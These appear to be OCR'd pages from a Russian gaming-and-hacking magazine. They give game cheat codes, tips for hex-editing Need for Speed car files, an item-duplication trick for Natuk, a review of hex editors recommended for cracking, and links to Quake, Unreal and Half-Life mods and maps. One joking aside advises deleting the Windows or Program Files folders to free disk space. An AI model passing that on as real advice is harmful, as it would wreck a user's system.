Money=999.000000
Life=999.000000
```

Получить «быстрые» пули для пистолета.

```
[SimpleGun]
Weight_of_bullet=0.010000
Speed_of_bullet_min=300.000000
Speed_of_bullet_max=400.000000
Reloadtime_of_bullet=20000
Lifetime_of_bullet=20000
Friction_of_bullet=0.000000
```

Пистолет будет наносить сильные повреждения.

```
[SimpleGun]
Damage=399.000000
Burst_Size_Level_3=24
Burst_Size_Level_2=12
Burst_Size_Level_1=20
BulletRadius=10.000000
```

999 патронов для пистолета.

```
[SimpleGun]
AmmoBox=999.000000
```

Premier Manager '99

Говорят, что если в главном меню ввести фразу all teams, то с самого начала станут доступными все команды, включая испанские, немецкие и итальянские. У меня игры под рукой не было — я не проверял. Но по слухам — работает.

Total Annihilation: Kingdoms

Начинаешь игру в режиме skirmish или multi-player. Жмешь Enter — появится окно ввода текста. И вводишь текст! Но не простой, а на голову... ударенный. Короче, одну из следующих фраз вводишь. И затем опять что есть силы жмешь Enter...
Если действия повторить в той же последовательности, код отключится. Если после кода вводить число — у соответствующих кодов в квадратных скобках указан период. В общем, чай, не маленький, сам разберешься...
Часы +**clock**
Больше крови! +**lotsablood**
Другой цвет тумана +**fogcolor [1-256]**
Другой цвет расы +**logo [1-9]**
Другое освещение +**lightrange [1-20]**
Компьютер сам сменяет юниты +**bigbrother**
Убрать выделение +**selectunits**
Меню +**f2menu**
Переименовать юнита +**nameunit [unit]**
Эффект переливающегося тумана +**rollingfog**
Эффект волнистого тумана +**wackyfog**
Эффект волнующейся воды +**wackywater**
Сменить разрешение +**vidmode**
Снять скриншот +**makeposter**
Выйти из игры +**quit**

KodeMaster (cranyoblast@xakep.ru)

«Хакер» — единственный игровой журнал, публикующий полностью проверенные коды. Если ты не тормоз и если у тебя нормальная версия игры, то приведенные коды будут работать.

cranyoblast@xakep.ru

Сделай из NFS виртуальную школу вождения

Roman aka Docent

Ну что, Шумахер, не получается у тебя обогнать этих гадов? Они уже завершают третий круг, а ты еще только начал первый? Видать, опыта у тебя маловато. А как тебе идейка превратить NFS3/4 в виртуальную школу вождения и поднабраться опыта, а заодно еще приколоться над остальными участниками гонки и почувствовать себя крутым драйвером? Ща осуществим.

Как всегда, понадобится любой шестнадцатиричный редактор типа Hedit или Hex Workshop. И, разумеется, голова, не обделенная минимальнейшими знаниями английского.


Тебе нужны файлы, содержащие данные о машинах, причем машинах твоих соперников, а не твоей собственной. Так что запомни их названия и ищи в директориях nfs3\gamedata\carmodel (для NFS3) и в nfs4\data\cars (для NFS4), названия которых говорят за себя. В них то и лежат файлики с машинами, имеющие расширение *.viv. Но найти все это ты сможешь лишь при условии, что у тебя полная или средняя инсталляция, в противном случае файлы останутся лежать на компакте, где их редактировать и править, конечно, можно, но вот только внесенные изменения сохранить вряд ли удастся (н-да, зато никакого риска чего-нибудь напортить!). Если места на винте нет даже для средней инсталляции, освободи винт, удалив, например, огромный каталог Windows или Program Files (на фига они тебе нужны?) — места сразу хватит.



Заставь их остановиться

В игрушке одна часть машин таких же, как твоя, а вторая других марок. С последней все понятно. Достаточно поубавить им скорости. Как ты считаешь, 0 км/ч хватит, чтобы их не оштрафовали за превышение скорости? Шестнадцатиричным редактором открываем файл с вражеской машиной, отличной от твоей марки, и ищем строку top speed car [m/s]. После этих рулеззных слов стоит числовое значение скорости в метрах в секунду. Поменяй все цифры на нули. Если было, например, 73.762794, то должно получиться 00.000000. После этого найди строчку maximum velocity of car [m/s]. После нее обычно стоит такое же значение, как и в предыдущем случае. Проделай с ним то же самое. Если теперь запустишь игру, заметишь такую забавную фишку: после команды GO! часть машин вместе с твоей срывается с места, а другая часть преспокойно остается стоять, где стояла. Может, педаль сцепления за педаль тормоза зацепилась? Всякое в жизни бывает, случается и похлеще. Твои шансы на победу резко возросли, однако ведь осталась и другая часть машин, таких же марок, как твоя, которая быстро исчезает за поворотом, и потом, финишировав, ты опять слышишь уже задолбавшую фразу: «You placed last». Конечно, можно поступить с ними также, как и с предыдущими. Но в таком случае тебе придется участвовать в несколько другом соревновании, типа, кто дольше простоит не двигаясь. Наверно, это не столь прикольно, хотя ради того же самого прикола можно попробовать. Но только тогда они снова победят — почему-то мне кажется, что у тебя нервы сдадут раньше, чем у компьютера. И это со всей очевидностью доказанного факта свидетельствует, что необходимо принять и после принятия принять меры посерьезней.






Лиши их интеллекта

Что ж, раз не получается их остановить, заставим их ехать медленней и сделаем из них чайников. Для этого найдем такую строчку: AI ACC0 acceleration table section. После нее через запятую идут числа. Замени там все цифры на 0. И не спрашивай зачем, просто замени. Далее ищи строку AI ACC1 acceleration table section и делай то же са-

мое, и так до строки AI ACC7 acceleration table section включительно. Да, нудно и долго, а что делать? Легко жизни никто не обещал. Если попадутся значения, которые уже будут содержать нули, то, разумеется оставь их как есть. И смотри там мне, чтоб без ошибок, а то придется все делать заново! Закончил? Ну вот, ты только что проделал им дырку в черепе, лоботомию и мозговое кровоиспускание. Лишил их интеллекта, в общем.



Я могу летать!!!

Напоследок предлагаю превратить NFS в некое подобие авиасимулятора. Открываем файлик со своей машиной и ищем такие строчки: mass [kg], это масса машины, которую следует уменьшить; final gear и final gear automatic, обороты, которые надо добавить; top speed car [m/s] и maximum velocity of car [m/s], уже знакомые тебе значения скорости, которые следует увеличить, и притом значительно. Где-то примерно до 277,777777 м/с. Это будет равно примерно 1000 км/ч. Нет, до такой скорости разогнаться не получится (ты ж не в небе!). Точно сказать все значения, которые надо установить, я тебе не могу, так как они для разных машин разные и определяются путем ужасных проб и страшных ошибок. Поманипулируй с этими величинами. Подобно F-22 и MIG-29 машина, конечно, не полетит и мертвых петель и бочек делать скорее всего не научится, но на пригорках будет прилично взмывать в воздух и пролетать некоторое расстояние, наводя ужас на других участников гонки и чудом выживших в этой вакханалии зрителей. Правда, при этом управлять машиной будет значительно трудней. Но ведь оно того стоит, верно? Так что — GO!

Твоя дорога

Three, two, one, GO!!! Так, часть машин осталась на месте, а другая безнадежно пытается тебя догнать, при этом сталкиваясь и не вписываясь в повороты. Наконец, все остаются далеко позади. Теперь можешь и не спешить. Езжай себе как едется, соблюдай дорожные знаки, не заезжай на встречную полосу и наслаждайся окружающим пейзажем. Congratulations, You placed FIRST! Чем не виртуальная школа вождения? Так можно натренироваться и играть уже без взлома. Описанные фокусы работают как для третьей, так и для четвертой частей. Хотя, может, тебе удастся применить их и для первых двух частей, а также и для возможных последующих.


Ну и напоследок дам тебе линки, где можно раздобыть кучу всего интересного и полезного к NFS X: http://camelot.warzone.com/hs3/, www.nosorog.ru/nfs4/ и www.nfs4.com. Там ты найдешь редакторы машин, трасс, патчи, читы, линки и кучу всего полезного.



Natuk: как украсть миллион


Tyranthraxus

Ваши герои ни разу не передрались между собой за право носить найденную КрОоТуЮ ШмОтКу? Если такое бывало — вот решение ваших проблем. Дело в том, что при разговоре с торговцем содержимое его лавки заносится в особый кэш на диске. Поэтому подходим к купцу, сохраняем игру, продаем ему нашу КрОоТуЮ ШмОтКу, восстанавливаем сохраненку и немедленно (sic! чтобы не сбросился кэш) заговариваем с ним вновь. Presto! Шмотка у нас, а ее точная копия лежит на прилавке. Повторяем нужное количество раз, и дело только за деньгами или за талантами партийного вора.



Кстати, о деньгах (и о партийном воре тоже). Если вы хоть раз пытались толкнуть в лавке свежестыренную из нее же вещь, то заметили, что краденое у самих себя купцы скупать не слишком любят. К счастью, в мире Natuk Интерпола с каталогами всех краденых вещей не существует, это вам не Baldur's Gate. Поэтому обчищаем один магазин и бежим продавать в другой. А теперь — самое главное. «Засвечивается» краденый хлам только по последнему неудачливому владельцу. А посему, продав награбленное в другом магазине, можно украсть его и оттуда и уже без труда толкнуть в первый. Пусть и не сразу, но миллион — у вас в кармане.





cranyoblast@xakep.ru

Шестнадцатиричные редакторы

Денис Шершунов

На своем жизненном пути ты наверняка когда-нибудь да встречался со строчками типа:


MAIN.exe
123454: 74 EB

и начинал усиленно думать, что бы это могло значить и, более актуально, чего с этим делать. Хорошо, если тебе в голову при этом приходило что-нибудь кроме «74 раза eb»... Гм. Потом, начитавшись того и сего, ты выяснял, что первое число — это смещение, т.е. на сколько байт надо отступить (сместиться) от начала Main.exe. Там ты должен был увидеть второе число, которое 74, и поменять его на третье, которое EB. И совершив это деяние в первый раз, ты вытирал вспотевший лоб и чувствовал себя героем, проделавшим колоссальный и чудовищный в своей сложности труд...

Еще ты наверняка слышал, как и всякий, кто числит себя в славных рядах читателей **X**, что существуют некие личности, которые совершают подобные замены чуть ли не каждый божий день (кстати, они то и публикуют упомянутые строчки). А теперь предположи, что этим личностям, при всей их типа как бы запредельной крутости, тоже хочется удобства и комфорта. И поэтому появление редакторов, имеющих дело по большей части с шестнадцатиричным представлением файла, было железно предопределено еще более запредельной ленью упомянутых личностей.

На сегодняшний день имеется масса hex-редакторов, среди которых упоминания достойны, как обычно и бывает, лишь несколько. Для геймера они олицетворяют собой альтернативный путь издевательств над игрой, в противоположность всяким крякам и трейнерам. Ведь кряк — дело тонкое и глубоко индивидуальное, всегда хочется изменить не то, что им предусмотрено, да и поиск нужной проги по всей планете может отнять уйму времени, особливо если И-нет не каждый раз под рукой.

Hex-редакторы различаются по стилю мышления и по функциональности. Представлю тебе на суд самые популярные, а ты уж сам там решай, чего под твои запросы больше подходит.



HexWorkshop (Win)


www.bpsoft.com

Некогда популярный среди буржуйских крякеров, имеет стандартные возможности редактирования, перехода на нужный адрес, копирования/вставки блока файла и т.п. Проект отдал концы больше года назад, так, собственно, толком и не развившись. Последняя версия — 2.54. Умеет сравнивать два файла — радость-то какая, понимаешь ли!

UltraEdit

www.ultraedit.com


Также под Windows. Это не чисто hex-редактор, по большей части это навороченный текстовый редактор с подсветкой html-тэгов, языков C++ и т.д. Наряду с этим имеет нормальный шестнадцатиричный редактор с кучей всяких фич. Приятная штука.




Hiew (Hacker's View)

ftp.kemsc.ru/pub/sen

Бесспорно, одна из лучших программ. К сожалению, после версии 6.11 автор решил перевести ее в разряд shareware, но и 6.11 будет хватать нам еще на пару лет. Лично у меня дома на компе при просмотре по F3 файлов .exe, .dll, .vxd автоматом запускается Hiew. Hiew — это легендарная утилита. Пожалуй, нет ни одного хорошего крякера, который бы не был знаком с ней. В Hiew имеется хороший анализатор заголовков exe файлов DOS, WIN и OS/2 с возможностью их редактирования. При редактировании можно оставлять закладки, имеется встроенный дизассемблер (включая команды Pentium Pro). Все стандартные возможности, много интересных фишек... всего и не упомнишь, как никак — 8 лет разрабатывается.





QView


www.enlight.ru:8000/qview/index.htm

Похожа на Hiew, но имеет немного другой функциональный набор. Можно сказать, что не уступает Hiew. Больше заточена под любителей разбирать различные crack me, копаться с закриптованными кусками, шифровать саму. Распространяется бесплатно, и автор открыт для новых идей. Как и в Hiew, имеется калькулятор, просмотр файла в режиме дизассемблирования (с возможностью переходов по jmp/call), цвета настраиваются и прочее. Встроен редактор диска — можно редактировать boot, master boot записи и собственно диск. Поддержка .CRK файлов — можно даже на лету скидывать только что сделанные изменения в .CRK. Возможностей, напихано настолько много, что иногда даже появляются мысли о том, что каким же надо быть маньяком, чтобы тебе понадобилось ЭТО.

В целом, как мне (и не только мне) представляется, зарубежные поделки-недоделки HexWorkshop и UltraEdit не идут ни в какое сравнение с отечественными разработками — Hiew и QView. Да, именно — обе эти программы изготовлены на территории матушки-России. И это действительно классные инструменты для кряка, могу тебя заверить.

Да, и к слову. В развитых оболочках (например, DOS Navigator и Far, причем и они обе отечественные) также заложены возможности hex-редактирования. Жмешь F3, затем F4, и вуаля — мы уже в шестнадцатиричном представлении файла. Чтобы сделать простую замену, этого достаточно. Сразу чувствуется наш стиль, правда? Сразу видно — свои делали :-)

X



Ответственный мясник
Behemoth (behemoth@xakep.ru)

Злобствующие чучельники

kingpin.pcgame.com/skins.html
Приготовление и натягивание шкур — это здорово. Имхо, лучше этого — только обдирание! Вот ребята с I.am/Kingpin посидели-посидели, да и сваяли штучек пять для разных частей тела... Скины получились средние. Но зато теперь есть отличный учебник!
www.tribesplayers.com/tribesplayers/download/PlayerModels.zip
www.tribesplayers.com/tribesplayers/download/SkinTools.zip
Это — редакторы моделей и скинов для Tribes. Желаю прекрасно провести время за этим полезным и приятным занятием...
www.planethalflife.com/coldfusion/reviews/bunnies.htm
www.planethalflife.com/coldfusion/reviews/Jthm.htm
Вот вам две модели к Half-Life, гляньте-ка, что люди творят...

Моды-одиночки

www.planetquake.com/qmarines
Работа над QMarines, легкой модификацией Q2, заканчивается. Суть мода сводится в основном к введению ранговой системы. С получением очередного уровня игрок получает все новые возможности. Ну и, конечно, дополнительные фичи типа перезарядки, измененного оружия (разумеется, есть снайперское ружье), измененной физики и прочее. DM и кооперативка тоже неплохие.
www.planetquake.com/minion/m_arena.htm
Обидно привыкать к хорошим вещам... Рано или поздно надоедают и ракеты, и И-нет... А у Coffee уже наготове вещица даже для такого черного в твоей жизни дня! Minion Arena называется, занятная модификация на одного игрока. Затюканные морпехами монстряки поумнели, засуетились, насобачили себе новое оружие, а потом, окрутев, задумались: а чем они хуже остального народа? И устроили свою Рокет Арену. Победитель превращается в другого монстра, и так — до тех пор, пока терпения хватит. Мод немного глючит. Еще одна неприятность — смотреть на драку ты будешь не из злобных буркалок своей зверушки, а почему-то из-за спины.

Кого грызть будем?.. (Minion)

www.planetquake.com/minion/minion.htm
Или вот Minion — мод того же автора. Это будет покруче Арены. Это боевые монстрошахматы! Правила просты как мир: вселяясь в монстра, нападаем на врага и месимся на арене! Доска имеет по углам четыре магических сферы, которые надо захватывать — они содержат ману. Мана, козе понятно, нужна, чтобы колдовать. Например, подлечиться или там врага в морпеха с топориком превратить... Камера снова не на месте — беда, однако...
www.planetquake.com/minion/sky.htm
Но Coffee и этого мало! В SkyBlazer он пересаживает наших зубастых друзей на летающие доски и... устраивает футбол! Монстро-боты начинают старательно таскать мяч и защищать ворота!.. Играть можно на любой карте — монстры работают без заданных маршрутов.

Моды-неодиночки

http://unrealcontest.com/soulharvest
О, черт! Что за изящество! Строгий маленький анриальный мод, отдаленно смахивающий на Head Hunters. Для получения фрага нужно подобрать душу убитого врага. Причем эту душу мотыляет легким ветерком по всему уровню. Очень красиво и слегка психоделично.
http://spinoza.warzone.com
Ура! Снова мальчики против девочек! Такие моды обычно самые лучшие. Из-за актуальности. Мод, кстати, кудвачный. Та-ак, что у нас здесь... Введено разделение на классы, мужчины сильнее, женщины быстрее и прыгучее, оригинальная экспириенс-система (экспу распределяют капитаны), 12 комплектов карт — славно!

Deathmatch


Противник отступил за тостер! (Breakfast)

www.campquake.com/sctf
Что там дальше? Зарелизился Super Capture the Flag, сервер-сайд-мод. 20 типов оружия, каждый из которых имеет 3 режима стрельбы — достаточное количество для того, чтобы свихнуться от радости. А 63 руны, переключаемые либо в наступательный, либо в оборонительный режим?.. О прочих примочках скромно умалчиваю... Хочется, да? Ну тогда готовься к большой зубрежке. Авторы, должно быть, сами не знают, что там к чему. Заодно, кстати, потренируйся печатать вслепую одной рукой. Забиндить придется почти всю клавиатуру. Ну и жбан дегтя в придачу. Установка собственного сервера потребует легкой извращенности действий. Софтинка и сорцы — закрытые! Кому лень ломать — крошитесь в И-нете, сервера перечислены...
www.geocities.com/SiliconValley/Network/7212/
Что сказать... Скромный паренек накарябал симпатичный, но вполне обыкновенный первоквачный оружейный мод на 17 типов оружия и назвал его Rhino's Ultimate Quake... Frika C, не долго думая, присобачил к моду своего ужасненького бота. Мда. Это издевательство.

Ботва

www.captured.com/wfbots
Weapons Factory Eraser Bots выложили роут-файлы для всех основных WF-карт.
www.botepidemic.com/fmods/mods.htm
Frogbot, которого зачастую называют самым реалистичным ботом (в основном из-за эмуляции лага), успешно укрепляет свои позиции. Он освоил командную войнушку через QuakeWorld, давно прицеплен к Rocket Arena и Clan Arena (полный список — на линке). А знаменитый мод Holy Wars теперь может похвастаться сразу двумя ботами: Frogbot'ом и Tutuor Bot'ом от вездесущего Coffee (освященная RiEvEr'ом версия лежит на ftp://ftp.cdrom.com/pub/idgames2/planetquake/minion/holy_tb.zip). Это уже солидно, знаешь ли... Обязательно надо их стравить и посмотреть, кто кого заборет...
www.planetquake.com/minion/tutorial/main.htm
Кстати, о Туторботе. Милое названьице, да? Все верно, этот бот — учебное пособие. Он открыт для всех и каждого и вообще снабжен регулярно подновляемым учебником.
www.planethalflife.com/phineas
Наконец-то появился preview-бот для Half-Life. Забавно; это не JumBot, о котором столько шушали... Это безвестное создание по имени Phineas Bot. Помимо природной тупости, имеет суровые баги, вызванные недоработками в самом Half-Life, например, проблему с углом поворота модели: бот мордой не крутит... Кроме того, кхе-кхе, autoaim в настройках придется вырубить, молодой человек...
www.botepidemic.com/aid/cgf
Computer Generated Forces for Action Quake 2 — почувствуй долгожданное ботовское присутствие в этой конверсии! Ну, бета, ну, падает... Ну, балбес. Какая, к кибердемону, разница! Все равно проверить захочется... А чтобы юзеру не сильно мучаться, там и запускалка есть, и даже уже фикс к ней... Хе-хе...
www.planetquake.com/redemption/Html/Mainpage.shtml
Redemption Bot 1.10 с поддержкой SINMod. Нонсенс! Бот для мода сделан лучше, чем сам мод!

Карты

ftp://ftp0.gamespy.com/planetunreal/nalicity/dmbreakfast.zip
Тем, кому наскучило ежедневно превращаться в лилипута и заниматься веселой резней на кухонном столе посреди недоеденного завтрака, эта карта не нужна. Остальные пусть готовят свои выкачивалки! Эта мапа к Анрилу просто ошеломляет. Она не только прекрасно выглядит, но еще и несравненно играется! Драка идет под специально написанную музычку, веселую, но очень боевую... С ботами веселиться неинтересно — они все время норовят спрятаться под стол... зануды...


Видны текстуры из второго квака... (Eternal Dismemberment Complex)

ftp://ftp0.gamespy.com/mpq/kikdm3.zip
Вот это работа! Мясная карта на 8 и более игроков... Тяжеловата, конечно, но зато как хороша!.. Текстуры подобраны великолепно, свет подчеркнуто выверен... Сдизайнерена с упором на скругленные углы. Очень стильная штука.
ftp://ftp.cdrom.com/pub/idgames2/levels/deathmatch/d-f/edc.zip
Отличный кусочек искусства под названием Eternal Dismemberment Complex. Эта карта — обыкновенное совершенство, предназначенное для игры один на один. Можно и вчетвером, при желании... Дьявольщина! Да таких карт каждый год появляется просто бешеное количество! Одна или две.
www.clanworld.org/scrawn/maps/elkdm2.zip
Все отлично, но КАК там расположен красный броник! Лезть приходится вертикально, спиной ко всем, причем — какая ирония — прямо позади находится шафт. RJ, правда, никто не отменял... Карта мелкая, дуэльная.
www.gibbed.com/1on1/odd2.zip
Свеженькая дуэльная карта для первоквака — тем, кому уже наскучили предыдущие две. Порой выглядит немного бедновато, но сделана тщательно. Вообще «Here comes da pain» способна прокормить и восьмерых бойцов, были б только они не очень шустры.
www.unrealnation.net/spinex/welcome.html
А это Spinex. Он делает красивые карты к Unreal. В которые надо играть.
www.tribesplayers.com/tribesplayers/download/worldcraft_tools.zip
Конвертер карт из Worldcraft в Tribes. 5 мег.

Польза разная

www.planetquake.com/qdq/q2dq2.html
Свершилось! Восемнадцать месяцев кропотливой работы позади! QdQ с гордостью выложили нам Q2dQ2, спид-ран через кудвак. Весь зверинец проскочен на харде за 21:06! Вновь мы празднуем торжество человеческого разума над... Что стоишь?! Скачивай!



Неплохая архитектура! (Here Comes Da Pain)

http://ssi.telefragged.com
Quick Start, многофункциональный фронт-энд для Eraser бота. Финальная версия. В ней есть, кажется, вообще ВСЕ! Даже встроенный вьюер модели и backup-система! Бывает же такое!
Рядом с ним лежит The Swapper, неплохой browser-скачиватель для модов, карт, скинов и прочего...
www.clarionuk.co.uk/q3tweak
Да-а... Вот и для Q3Test появилась программулина, которая поможет с настройками при запуске. Представляю: Q3tweak. Познакомьтесь друг с другом поближе. Надеюсь, это надолго. Да, а настроечки-то она не сохраняет...
gamesages.com/codes/14/10506.html
Кое-что из разряда житейской мудрости. Если есть желание подключить кудвачные карты к Kingpin, разархивируй pak-файлы (архиватором или любым квачным редактором), а получившиеся bsp'шки сложи в kingpin/main/maps. Текстуры только не забудь перетащить...

И вообще... Ты пиши, если чего новенькое сделаешь. Интересно же!



Мы наш, мы новый Квест построим...!



Типа, главное меню...

Помнишь то время, когда компьютеры уже изобрели, игры к ним тоже уже изобрели, а графику еще не успели? По крайней мере, то, что сейчас мы понимаем под графикой. Не помнишь? Ну, я тоже не помню, но знаю, что такое было. Тогда и игры были другие: например, состояли из ASCII символов. Это я уже застал на своем первом компьютере «Спектр» (не путать со «Spectrum»). Были, правда, и такие игры, где буквы использовались по своему прямому назначению: они складывались в слова, слова в предложения, а предложения в целые интерактивные книги, за которыми можно было просидеть многие ночи напролет. И вот что интересно: если игры с графикой устаревают по мере продвижения компьютерного прогресса, то эти текстовые приключения нисколько не теряют своей привлекательности в глазах их почитателей.

